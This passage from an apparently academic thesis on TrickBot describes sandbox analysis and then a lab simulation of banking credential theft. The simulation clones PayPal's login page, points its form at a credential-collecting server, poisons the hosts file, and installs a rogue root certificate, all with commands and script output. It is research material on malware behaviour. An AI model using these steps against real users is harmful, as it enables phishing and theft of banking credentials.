


Figure 16: Baseline Cuckoo Analysis of Guest Machine Windows 7

In the figure above, the baseline analysis results from Cuckoo are shown. As a simple .pdf file was submitted, all the activity identified as malicious, would correspond to just normal checks from the system itself. Among these, there were HTTP requests from the Windows Update system and some other actions whose studies are out of the scope of this thesis, but that would be taken into account later in order to not get them mistaken with actual malicious actions.

Any.Run analysis

The previously mentioned app Any.Run used to download TrickBot samples, also provides the functionality of running malware analysis in the platform, within a limited time, but with "real" access to the internet [29]. This online sandbox service was useful for this project, as it allowed to run the same binaries as in the created environment with Cuckoo and INetSim and check whether the submitted binaries were performing as expected or if, on the contrary, the fake Internet server was stopping them from downloading key files. Any.Run also provided analysis of the submitted binaries, which made the task of choosing the "best" samples easier. This online tool also helped identify whether the Command and Control servers correspondent to each one of the samples was still active or not, and, if they were, if it would be possible to download the information and files provided by them to the trojans. Then, these different files could be provided as a response to the requests of the samples running in Cuckoo's guest VM through Burp.

3.1.6 Troubleshooting

In order to understand how the web injection works with real C&C servers, a binary with working final processes *svchost.exe* would be needed, because they are the ones in charge of performing the web injection, as it was explained in section 2.1. Also, thanks to this processes, the targeted websites could be identified, as well as the C2 servers' IPs. However, there are many TrickBot versions, and each of them has its own C2 servers, as well as its own target websites. So, without these *svchost.exe* processes, it is not possible to study some random C&C servers with some random banking websites, as it would be like looking for a needle in a haystack. Of course, without them, the study on the web injection process cannot be carried out.

After many submits of different binaries, none of them deployed the process *svchost.exe* for the web injection in the created Cuckoo sandbox environment. There were many reasons for this: some binaries detected that they were running in a fake environment and did not proceed as it was expected from them; despite having executed the antivm scripts, some trails still gave away the environment's nature. Additionally, the trojans that could not connect to their correspondent C&C servers were not getting the needed resources to run. Even though for this last samples the delivered files and information from old requests could be downloaded from the Any.Run app and then provided to the Cuckoo sandbox through Burp, they required the encryption key for decrypting these files, so it was not possible to modify this information in order to make it match the updated one. This is because these encryption keys are unique for each infected machine, so reusing data from other infections was not an option in the end [12].

Even though the first research question about how to create an analysis environment for TrickBot's traffic had already been answered in this part of the project, the two others had not. This problem forced the project to take a different direction and try to simulate how the process of stealing banking credentials would be done and how it would be studied.

3.2 Web Injection Study

The first part of the project tried to address all the research questions set out in section 1.1. However, only the first question about how to create an environment to analyze TrickBot's traffic was answered successfully. There were still some gaps left to solve from the other two: How does TrickBot steal banking credentials from its victims? And how does the web injection process work?

This is why the second part of the project focused on creating a system to steal banking credentials from a victim with the tools available and the time left. In order to have continuity with the previous section 3.1, the plan was to reuse the previous infrastructure and stick to TrickBot's flow and methods as much as possible.

3.2.1 System Hypothesis

As it was mentioned before in the preliminary analysis of TrickBot (section 2.1), the trojan uses different methods for web injection: static (redirection attack) and dynamic (server-side injection). With the static injection technique, the victim is redirected to a malicious server when browsing to a banking website. This server hosts a replica of the banking website's login page, which is shown to the victim (with the same URL and the same appearance). Then, when the user introduces his or her credentials in the website, these are sent to the attackers (C&C server). On the other hand, with the dynamic injection technique, the user's request to the banking site goes unchanged to the bank's server, and it is the response that TrickBot's browser's module intercepts in order to send it to the webinject server. Here, the response of the banking site is altered maliciously and sent back to the victim's system so that, when he or she enters the credentials, these will be sent to the attackers. To sum up, it could be said that static injection alters the request, while dynamic injection alters the response.

For this simulation of the interception of the credentials to the banking website, different approaches (both for static and dynamic injection) were studied:

- A Static injection: the easiest option for the deployment of the system could be to have INetSim hosting the replica of the banking website, and all requests from the user would go there (as in the previous infrastructure with Cuckoo sandbox and TrickBot). This method would only allow to simulate the redirection of the user's credentials to a C&C server (which could be either INetSim or another simple custom server). Burp would not be needed and the user would not have access to Internet. Only the stealing of the credentials would be simulated.
- B Static injection: similar to the option explained in the previous point, INetSim would be hosting the replica of the banking website; however, this time the user would have access to the Internet. So, when the victim tried to access the targeted banking website, there would be a mechanism (replacing the *svchost.exe* process' responsibilities) to redirect that request to the fake server.
- C Dynamic injection: this method consists on having Burp acting as the webinject server and injecting the code on the response to the victim's request. The injection code would be added manually on the interception of the request from the banking

site, so that the credentials would be sent to another server (that would need to be set up outside the victim's system) after their submission. Regarding the detection of the targeted site, it would have to be either done manually, or set up in Burp. INetSim would not be needed in this scenario.

After studying these three possibilities, the chosen option was B, as it was not as simple as A, and also not as complicated as C, for which there was no time left for implementing. This is because the initial goal of the project was to study this process of code injection from actual binaries; however, as this was not possible, it would take a lot of additional research to figure out how it would have worked. If recreating the whole process had been the initial goal all along, it would have been possible to implement option C. Unfortunately, for the moment, the course of this project had to follow option B.

3.2.2 Use Cases

In the end, the method that would inspire this second part of the project was the static injection one. This second system had to be born from the previous infrastructure and the goal was to adapt it in order to simulate a redirection attack, which implied redirecting the user to a fake C&C server when he or she tried to access a specific banking website. Then, when the victim submitted his or her credentials, these would be sent to the attacker's server. In order to design this system, it was necessary to specify what it would do in order to fulfill its purpose. For this, the following use cases were defined:

1. Victim uses Internet as usual, except for targeted websites.
2. Victim is redirected to a C&C server when he or she tries to access a targeted website.
3. Victim accesses the fake website in the C&C server where he or she can enter the credentials for the banking site.
4. Victim's credentials are sent to the attacker's server.

It should be noted that, as the goal of this second part of the project was to create a malicious code, instead of creating a system to study it, the actors of these use cases are different from the previous ones. While in the first system the actor was the user of the sandbox environment, the actors for the second one are: the attacker (malicious system infecting the victim's computer) and the victim of the attack.

Use Case Name	Victim uses Internet as usual, except for targeted websites.
Description	The user of the system can access Internet as usual and navigate through the websites, except for the targeted ones.
Actor	Victim
Requirements	Have an Internet connection. Define one or more targeted websites.
Flow	The user browses through the Internet without any problems or being redirected anywhere, until trying to access a targeted website.

Table 4: Use Case 1 for System 2.

Use Case Name	Victim is redirected to a C&C server when he or she tries to access a targeted website.
Description	The malicious code redirects the user of the computer to a C&C server that looks exactly like the targeted banking website.
Actor	Attacker
Requirements	Detect when the user tries to connect to the targeted site. Redirect the request to the fake server.
Flow	The victim tries to access a banking website, and then he or she is redirected to a malicious server hosting a replica of the site he or she was trying to access.

Table 5: Use Case 2 for System 2.

Use Case Name	Victim accesses the fake website in the C&C server where he or she can enter the credentials for the banking site.
Description	The C&C server hosts an exact replica of the targeted website page with a form that would usually work for entering the bank's private area.
Actor	Attacker
Requirements	Have a custom C&C server hosting a replica of the banking website. Have the form that usually redirects to the user's personal area redirected to the attackers.
Flow	The fake website is displayed for the victim, but he or she cannot be able to see the difference in plain sight. The victim can submit the credentials to the private are of the bank in the usual form.

Table 6: Use Case 3 for System 2.

Use Case Name	Victim's credentials are sent to the attacker's server.
Description	After the user enters the credentials in the fake page, these are sent to another server, where the attackers can access them.
Actor	Attacker
Requirements	Redirect the credentials form. Have another server for retrieving the information.
Flow	Victim enters the credentials and these are sent to an attacker's server, instead of to the original banking site. The victim is redirected to a loading page.

Table 7: Use Case 4 for System 2.

3.2.3 System Specification

In order to be able to apply all the use cases defined above, the following requirements had to be met:

- The environment must provide access to the Internet.
- One or more banking websites need to be defined as target.
- The requests to the targeted websites have to be intercepted.
- The requests to the targeted websites have to be redirected to a custom C&C server.
- A custom C&C server hosting a fake replica of the targeted banking website needs to be deployed.
- The log in form of the fake website has to send the submitted credentials to the attackers.
- Another custom server for retrieving the credentials has to be deployed.

3.2.4 System Design

Finally, in order to meet the system's requirements, the most "doable" option was to use INetSim as the Command and Control server in which the fake banking website would be hosted. The idea was to make this system's flow as similar as possible to the one displayed in figure 2. For this project, *Paypal* was the chosen target, as it is one of the websites that TrickBot usually targets [33].

Apart from INetSim, another server would have to be deployed in order to receive the credentials that the user would submit. This server would also be in charge of redirecting the user to a loading page while his or her credentials are being stolen, in order to make the victim think that he or she is entering the banking website.

The main issue here was to define how the redirection to the INetSim server would be done. Multiple options were studied: it could be done either from the Windows 7 machine itself, or from Burp. As TrickBot would do both interception and redirection to the C&C

server from inside the victim's system (Windows 7 VM, in this case), this was the option chosen in order to make it more realistic. This resulted in Burp not acting as a proxy anymore for this second part of the project.

Once the location where the redirection would happen was decided, it was time to design the method. The main problem was which network adapters to choose for the Windows machine to connect to Ubuntu, where the INetSim server would be hosted. Once again, multiple options were considered:

- Setting up two network interfaces: Host-Only to connect to INetSim, and NAT to connect to the Internet. In this scenario, a script would choose the DNS server to use depending on the request (NAT's DNS server for normal traffic and Host-Only's DNS server for requests to Paypal).
- Only using a NAT network adapter and redirecting the requests to Paypal to the INetSim server hosted in 192.168.56.1. In this scenario, DNS Spoofing (introduced in section 2.8) would be used to redirect the Paypal requests to INetSim.

The problem with the first option was that it was very hard to identify the destinations of the victim's request in order to choose the correspondent DNS server. This is why, in the end, DNS Spoofing was the chosen method to be used for the redirection of Paypal's website to the fake web server. This attack consists on modifying the IP address of a determined domain in the DNS cache so that, when the system's user tries to access that domain, he or she is redirected instead to the poisoned IP [34].

To sum up, this second part of the project would use both previously created VMs with Ubuntu 16 and Windows 7 connected by a NAT network adapter (figure 4 but without Cuckoo for analysis). In Ubuntu's VM, the INetSim server would be hosting a replica of the Paypal website and, in Windows' VM, a DNS Spoofing "attack" would be performed in order to poison the victim's cache and redirect the requests to Paypal to INetSim, instead. In an scenario where the victim types his or her credentials in the INetSim fake server and submits them, this information is sent to another server also hosted in Ubuntu's VM, where the "attacker" would be waiting. This second set up aimed to answer the question of how does TrickBot steal banking credentials by simulating said process.

3.2.5 System Implementation

In order to fulfill the requirements of the system design, the Virtual Machine with Ubuntu used in the previous experiment was duplicated and deployed with the following infrastructure: first, the Host-Only interface between Ubuntu and the Windows 7 VM was disabled and a NAT interface was enabled instead, because the victim's machine would need to have access to the real Internet. Also, Burp was put inactive, so INetSim's ports for HTTP and HTTPS had to be set up again to 80 and 443, respectively. This was achieved, as beforehand, by editing the file *inetsim.conf* in */home/cuckoo/inetsim_wd/inetsimconf/*.

Apart from the port modification, INetSim was set to *real mode* in order to host the whole Paypal server and be able to provide the navigation between different html files, images and other content corresponding to the original Paypal website, so that the fake server looked as real as possible. The section edited for this in the *inetsim.conf* file

was *http_fakemode*, where `http_fakemode` was set from `yes` to `no`. Now, with the real mode activated, the files desired to return had to be placed in INetSim's webroot directory `/home/cuckoo/inetsim_wd/data/http/wwwroot`. It has to be taken into account that Cuckoo would not be a part of this second environment, as there is no danger on any malicious binary to escape to the network or the host system.

In order to clone Paypal's website, HTTrack (introduced in section 2.7) was used. With this tool, the plan was to replicate both Home and Sign In pages of the Paypal's website (see figures 17 and 18), in order to make it as realistic as possible, so that the victim could see the main page before clicking on the button to log in. If the *Sign In* page was the only one hosted in the INetSim server, it would look suspicious and, as the *real mode* in INetSim was enabled, it was possible to create the environment with more than one HTML file.

Let's take a look at the original look of both home and sign in Paypal's website pages:



Figure 17: Original Home Page Paypal




Figure 18: Original Log In Page Paypal

Once HTTrack was downloaded in the Ubuntu VM, both the main and the sign in pages of Paypal's site were downloaded with HTTrack:

```
$ httrack https://www.paypal.com/home
$ httrack https://www.paypal.com/signin
```

Each one of them was stored in its own directory */paypal/home/www.paypal.com/home.html* and */paypal/signin/www.paypal.com/signin.html*, along with the corresponding CSS files and other needed resources.

Then, the downloaded directories were merged in the INetSim web root directory */inet-sim_wd/data/http/wwwroot*, where the *home.html* file was renamed to *index.html* in order to have it as the default home page for the server. Another file *myaccount.html* was created in the same directory in order to be displayed when the victim's credentials were submitted. This last file only shows a loader for the victim to believe that he or she is being redirected to his or her Paypal account. So, to sum up, there are three HTML files in the INetSim server's web root directory:


- *index.html*: main page of *www.paypal.com*
- *signin.html*: log in page
- *myaccount.html*: loading page after log in

Now, it was time to rearrange the pages in order to make them perform as the C&C server. First, the button in the home page redirecting to the real Sign In page (top right in capture 17) had to be configured in order for it to lead to the custom Sign In page of the fake server, placed in the same directory. For this, the `href` code of the button was changed from `www.paypal.com/signin` to just `signin.html`. This was the only change needed for the main page. Then, for the file *signin.html*, in the action field of the login form, `action="/signin.html"` was replaced with `action="http://192.168.56.1:3000"`. This

critical change would redirect the credentials to a server that would retrieve and display them for the attacker to see. The details of this server are explained next.

Once the InetSim server was all set, another one was created with the purpose of receiving the credentials submitted by the victim. This second C&C server was deployed with Python on the same IP as the Paypal server (192.168.56.1), but it was set to listen on port 3000. This server's responsibilities were to get the whole string that the *signin.html* page sent, parse it to get both user and password, display it and, finally, redirect the user to the fake html page *myaccount.html* that would display a loading message. The code of this server is displayed in Appendix A.1.

After setting up the C&C servers, the redirection of the requests to Paypal's site was configured. As it was mentioned before, this process would be implemented with a custom DNS Spoofing attack. The ideal DNS Spoofing would be started by the *svchost.exe* process; however, as in this project it was not possible to get one to perform in the created environment, it was implemented in a script that would be run in the Windows 7 machine. The goal was to change the DNS record of paypal.com to the C&C server's IP 192.168.56.1, where INetSim would be up and running and ready to provide the fake services to the user. So, instead of having 64.4.250.36 or 64.4.250.37 as the DNS response to www.paypal.com (as the command's output *nslookup* indicates in figure 19), it would be 192.168.56.1.



```
Nombre: paypal.com
Addresses: 64.4.250.36
          64.4.250.37
```

Figure 19: nslookup response for paypal.com

In order to achieve DNS cache poisoning, the following commands had to be executed from the Windows 7 command line [35]:

```
$ ipconfig/flushdns
$ echo 192.168.56.1 www.paypal.com >> c:\windows\System32\drivers\etc\hosts
$ echo 192.168.56.1 paypal.com >> c:\windows\System32\drivers\etc\hosts
```

The first command flushes all DNS records, it resets them so that the DNS cache can be edited from scratch. The second command inserts the crafted DNS record in the file *hosts* in *c:/windows/System32/drivers/etc/*, where the DNS cache is stored.

The idea was for the user to access *www.paypal.com* in the Internet Explorer browser and then the fake website would be displayed. However, at first, when the user was redirected to the server in 192.168.56.1, the browser would not allow to go further because of a certificate problem.




Figure 20: Certificate Error with DNS Spoofing

This happened because, as part of the SSL handshake process, the server would need to send a valid certificate for `paypal.com` which contains the public key, as it was explained in section 2.9.

To solve this problem, a self-signed certificate for the server had to be deployed. The steps for this process were followed from a laboratory on certificates of the course *Network Security* from the Master of Cybersecurity in UPC [36]. The steps followed for this process were:

1. Install `openssl` in Ubuntu VM.
2. Create the Root Certificate Authority (CA).
3. Generate the certificate for the CA: TFM Root CA
4. Self-sign the certificate for the CA.
5. In the server's certificate request, set `paypal.com` as a Subject Alternative Name (SAN) in order to specify Paypal's DNS as an additional subject identity.
6. Generate the certificate request for the server.
7. Sign Paypal's certificate in the CA.

The commands used for creating these certificates are in Appendix A.2.

When the web certificates for paypal `ppserver.crt.pem` and `ppserver.key.pem` were created, they were copied in the directory : `/inetsim_wd/data/certs` so that the INetSim server

would provide the right certificates to the browser. Also, this change had to be notified in the *inetsim.conf* configuration file in the sections *https_ssl_keyfile* and *https_ssl_certfile* where the following changes were made:

1. `https_ssl_keyfile default_key.pem` was replaced with `https_ssl_keyfile ppserver.key.pem`
2. `https_ssl_certfile default_cert.pem` was replaced with `https_ssl_certfile ppserver.crt.pem`

Also, the CA certificate had to be imported to the Windows victim's system as a Trusted Root Certificate Authority in order for the self-signed Paypal certificate to be identified as valid. This can be done both from the Internet Explorer browser, or from the Windows 7 command line:

```
$ certutil.exe -addstore root TFM_CA.cer
```

This command would be in the same script as the DNS Spoofing commands in order to execute them all together.

Now that the Root certificate had been installed in the victim's system, the self-signed Paypal's certificate was recognised as a valid one, and the user could be smoothly redirected to the Command and Control server. When displaying Paypal's custom website, the site was identified as secure, and the Website Identification looked as it is shown in the following image:




Figure 21: Website Identification with installed CA certificate

It can be seen that it is the self-signed certificate of the CA that is identifying the custom Paypal site as secure, as it is itself who signed its certificate. The details of Paypal's webserver certificate show that the issuer for this certificate is the CA created beforehand:




Figure 22: Paypal's self-signed Certificate

3.2.6 System Testing

The final flow of this second system would be the following:





Figure 23: Flow System 2 Simulation

So, the system would work as follows: first, the Windows 7 victim machine would have to be connected to the Internet via the NAT to the Ubuntu host machine. Then, both INetSim and C&C servers would be launched from the Ubuntu host machine with the script stored in the directory *cuckoo_scripts/* and named *web_injection.sh*, which contains the following code:

```
gnome-terminal -- /bin/sh -c 'echo "INETSIM"; cd inetsim_wd/;  
echo ***** | sudo -S systemctl stop inetsim.service;  
echo ***** | sudo -S inetsim --data data --conf inetsimconf/inetsim.conf;  
bash'  
gnome-terminal -- /bin/sh -c 'python cc_server/cc_server.py'
```

The script above first launches the INetSim server, after stopping any other services that could be already running. Then, the Python server is launched from another terminal.



```

Terminal
* tftp_69_udp - started (PID 7721)
* echo_7_udp - started (PID 7732)
* quotd_17_udp - started (PID 7736)
* time_37_udp - started (PID 7728)
* daytime_13_tcp - started (PID 7729)
* ident_113_tcp - started (PID 7725)
* chargen_19_udp - started (PID 7738)
* dummy_1_tcp - started (PID 7739)
* chargen_19_tcp - started (PID 7737)
* daytime_13_udp - started (PID 7730)
* syslog_514_udp - started (PID 7726)
* smtps_465_tcp - started (PID 7716)
* https_443_tcp - started (PID 7714)
* http_80_tcp - started (PID 7713)
* smtp_25_tcp - started (PID 7715)
* pop3s_995_tcp - started (PID 7718)
* ftps_990_tcp - started (PID 7720)
* dummy_1_udp - started (PID 7740)
* ftp_21_tcp - started (PID 7719)
* pop3_110_tcp - started (PID 7717)
* quotd_17_tcp - started (PID 7735)
done.
Simulation running.

Terminal
C&C SERVER
('Now serving at', '3000')
    
```

Figure 24: InetSim and C&C servers up and running

Once the C&C servers are up and running, the Windows 7 machine could be started from VirtualBox, and the "malicious" .bat script would be executed from it. This would start the process created as a replacement of the web injection attack for stealing the banking credentials. This *script.text.bat* file executes the DNS spoofing attack and the fake certificate installation, and it contains the following code:

```

:: This batch file simulates TrickBot Web Injection
:: DNS Spoofing
ipconfig/flushdns
echo 192.168.56.1 www.paypal.com >> c:\windows\System32\drivers\etc\hosts
ipconfig/displaydns
:: Trusted Root Certificate for CC server
certutil.exe -addstore root TFM_CA.cer
    
```

The outcome from the script above is displayed below:



```
Administrator: Command Prompt

C:\Users\marta>script_test.bat
C:\Users\marta>ipconfig/flushdns

Windows IP Configuration

Successfully flushed the DNS Resolver Cache.

C:\Users\marta>echo 192.168.56.1 www.paypal.com 1>>c:\windows\System32\drivers\
etc\hosts
C:\Users\marta>ipconfig/displaydns

Windows IP Configuration

1.56.168.192.in-addr.arpa
-----
Record Name . . . . . : 1.56.168.192.in-addr.arpa.
Record Type . . . . . : 12
Time To Live . . . . . : 86400
Data Length . . . . . : 4
Section . . . . . : Answer
PTR Record . . . . . : www.paypal.com

www.paypal.com
-----
Record Name . . . . . : www.paypal.com
Record Type . . . . . : 1
Time To Live . . . . . : 86400
Data Length . . . . . : 4
Section . . . . . : Answer
A (Host) Record . . . . : 192.168.56.1

www.paypal.com
-----
No records of type AAAA

C:\Users\marta>certutil.exe -addstore root TFM_CA.cer
root
Signature matches Public Key
Related Certificates:

Exact match:
Element 5:
Serial Number: c42130e5233463a9
Issuer: CN=TFM Root CA, OU=Certificate, O=TFM TrickBot, S=Copenhagen, C=DK
NotBefore: 21/12/2021 12:50
NotAfter: 21/12/2031 12:50
Subject: CN=TFM Root CA, OU=Certificate, O=TFM TrickBot, S=Copenhagen, C=DK
Signature matches Public Key
Root Certificate: Subject matches Issuer
Template:
Cert Hash(sha1): 57 c7 d2 d4 22 b5 e9 b6 3f be b4 1c de 17 b2 70 87 52 fb 00
Certificate "CN=TFM Root CA, OU=Certificate, O=TFM TrickBot, S=Copenhagen, C=DK"
already in store.
CertUtil: -addstore command completed successfully.
```

Figure 25: Outcome of execution of the Attack Script

In the image above, it can be appreciated how the DNS records for *www.paypal.com* and *paypal.com* have been poisoned and they now point to the INetSim server. The details of the CA certificate can also be seen in the terminal and be compared to the issuer in figure 21.

Of course, before executing this script, the certificate file *TFM_CA.cer* had to be imported to the Windows 7 machine and placed in the same directory as the script in order to be accessible to it. It has to be taken into account that all these steps were supposed to be executed by a process created by the malicious TrickBot binary or, at least, a process

that simulated its behaviour. However, because of the complications found and the lack of time at this point of the project, these last steps had to be done manually by accessing the victim's machine directly.

